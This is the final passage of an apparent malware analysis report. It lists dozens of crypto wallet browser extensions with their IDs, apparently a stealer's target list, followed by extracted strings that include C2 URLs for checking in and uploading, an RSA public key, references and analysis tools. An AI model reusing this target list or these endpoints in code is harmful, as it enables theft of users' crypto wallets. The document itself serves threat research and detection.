| Miden Wallet | ablmompanofnodfdkgchkpmphailefpb |
| Surf Wallet | emeeapjkbcbpbpgaagfchmcgglmebnen |
| Ultra Wallet | kjjebdkfeagdoogagbhepmbimaphnfln |
| Nautilus Wallet | gjlmehlldlphhljhpnlddaodbjjcchai |
| Compass Wallet | anokgmphncpekkhclmingpimjmcooifb |
| Gate Wallet | cpmkedoipcpimgecpmgpldfpohjplkpp |
| Parti Wallet | gjkdbeaiifkpoencioahhcilildpjhgh |
| Flow Wallet | hpclkefagolihohboafpheddmmgdffjm |
| HOT Wallet | mpeengabcnhhjjgleiodimegnkpcenbk |
| Stargazer Wallet | pgiaagfkgcbnmiiolekcfmljdagdhlcm |
| Tonkeeper | omaabbefbmiijedngplfjmnooppbclkk |
| Leather | ldinpeekobnhjjdofggfgjlcehhmanlj |
| Fuelet Wallet | bifidjkcdpgfnlbcjpdkdcnbiooooblg |
| FastSet Wallet | ghibjknldlhfffnckpencpcjbhefblbe |
| ONTO Wallet | ifckdpamphokdglkkdomedpdegcjhjdp$ |
| Ambire Web3 Wallet | ehgjhhccekdedpbkifaojjaefeohnoea |
| Meteor Wallet | pcndjhkinnkaohffealmlmhaepkpmgkb& |
| ASI Alliance Wallet | ellkdbaphhldpeajbepobaecooaoafpg |
| Crossmark Wallet | canipghmckojpianfgiklhbgpfmhjkjg |
| Leo Wallet | nebnhfamliijlghikdgcigoebonmoibm |
| Glass Wallet | loinekcabhlmhjjbocijdoimmejangoa |
| Kaia Wallet | jblndlipeogpafnldhgmapagcccfchpi |
| Sender Wallet | epapihdplajcdnnkdeiahlgigofloibg |
| GET Wallet | infmfhepglaadcfmcebnpeoaogbcmjig |
| Fearless Wallet | nhlnehondigmgckngjomcpcefcdplmgc |
| ROSE Wallet | ppdadbejkmjnefldpcdjhnkpbjkikoip |
| TAP Wallet | blcaacmeglnfblclocdgaomhopnfobof |
| StarKey Wallet | hcjhpkgbmechpabifbggldplacolbkoh |
| Hana Wallet | jfdlamikmbghhapbgfoogdffldioobgl |
| Bybit Wallet | pdliaogehgdbhbnmkklieghmmjkpigpa |
| SubWallet | onhogfjeacnfoofkfgppdlbmlmnplgbn |
| ION Wallet | hfajfpbjlmembfdlhakjmefnbhjddofb |
| TON Wallet | nphplpgoakhhjchkkhmiggakijnkhfnd |
| G.U. Wallet | nfinomegcaccbhchhgflladpfbajihdf |
| OORT Wallet | cflgahhmjlmnjbikhakapcfkpbcmllam |
| Casper Wallet | abkahkcbhngaebpcgfmhkoioedceoigp |
| Alby | iokeahhehimjnekafflcihljlcjccdbe |
| xBull Wallet | omajpeaffjgmlpmhbfdjepdejoemifpe |
| Mojito Wallet | hbnpcbochkgodkmmicbhfpmmkhbfbhim |
| TokenPocket | mfgccjchihfkkindfppnaooecgfneiii |
| Wigwam | lccbohhgfkdikahanoclbdmaolidjdfl |
| MyTonWallet | fldfpgipfncgndfolcbkdeeknbbbnhcc |
| Puzzle | fdchdcpieegfofnofhgdombfckhbcokj |
| Typhon Wallet | kfdniefadaanbjodldohaedphafoffoh |
| CLV | nhnkbkgjikgcigadomkphalanndcapjk |
| Zeal Wallet | heamnjbnflcikcggoiplibfommfbkjpj |
| Jupiter Wallet | iledlaeogohbilgbfhmbgkgmpplbfboh |
| Radix Wallet | bfeplaecgkoeckiidkgkmlllfbaeplgm |
| Klever Wallet | ifclboecfhkjbpmhgehodcjpciihhmif |
| Komodo Wallet | dgiehkgfknklegdhekgeabnhgfjhbajd" |
| XPLA Vault Wallet | ocjobpilfplciaddcbafabcegbilnbnb |
| Razor Wallet | fdcnegogpncmfejlfnffnofpngdiejii |
| VESPR Wallet | bedogdpgdnifilpgeianmmdabklhfkcn |
| Portal DEX | ieldiilncjhfkalnemgjbffmpomcaigi |
| eckoWALLET | bofddndhbegljegmpmnlbhcejofmjgbn |
| Beam Web Wallet | ilhaljfiglknggcoegeknjghdgampffk |
| Parallel Wallet | jbkgjmpfammbgejcpedggoefddacbdia |
| HaHa Wallet | andhndehpcjpmneneealacgnmealilal |
| HashPass Wallet | flhpobcpjeilaheadnpdkkinakogbdhb |
| Pali Wallet | mgffkfbidihjpoaomajlbgchddlicgpn |
| CoinWallet | oafedfoadhdjjcipmcbecikgokpaphjk |
| Mavryk Wallet | cgddkajmbckbjbnondgfcbcojjjdnmji |
| Noone Wallet | bgfhmafjampalkbjicjcjiikhlaggdnm |
| Zerion Wallet | klghhnkeealcohjjanjjdaeeggmfmlpl |
| OsmWallet | kmphdnilpmdejikjdnlbcnmnabepfgkh& |
| Cosmostation Wallet | fpkhgmpbidmiogeglndfbkegfdlnajnf |
| DPal Wallet | lmkncnlpeipongihbffpljgehamdebgi |
| UMI Wallet | einhphiffjfjogeofkpclobkcgennocm |
| Bitway Wallet | enbnpdbkfjdnhlepfeaaahegcggljhdh |
| LuckyCoin Wallet | hfbglbedehonhmcljhlomlbjgmblieip |
| Pontem Wallet | phkbamefinggmakgklpkljjmgibohnba |
Polymesh
Nabox:
nkngmmbpbneeakbhmallacbfifgbd
bhghoamapcdpbohphigoooaddinpkbai
Other strings
pomkk
pomkk
X-uarblpomkk
mbjvu
mbjvu
X-qhpkambjvu
dns-providersa2.com/check
dns-providersa2.com/upload
<RSAKeyValue><Modulus>zlUkMywGKDNbeJxH/zDotBK2KGsq3+fCyOXuaEHc38tL8CEymadHC4IvnPJ4ZHsuEIho1JVEVlJXYmPAkmiAboHJvV8Wnei2yfvn6tWX/
Cnz7brgK+XlQVtVXlGUfU/ygy3kahGh10KW3yBgqs8Nuz7UlYBB7QLjBzyjFFy4chM=</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>
Some References\Tools
<https: data-preserve-html-node="true"//www.sysdig.com/blog/labrat-cryptojacking-proxyjacking-campaign>
<https: data-preserve-html-node="true"//www.advancedinstaller.com/>
<https: data-preserve-html-node="true"//learn.microsoft.com/en-us/windows/win32/msi/orca-exe>
Detect It Easy, ExEInfo PE, dnSpy, JupyterLab, CyberChef, .NETReactorSlayer, de4dot, x64dbg, PEstudio, Procmon, System Informer, Any. Run, VirusTotal, MalwareBazaar, Malcat, Perplexity, Sublime Text, Wireshark
Fin.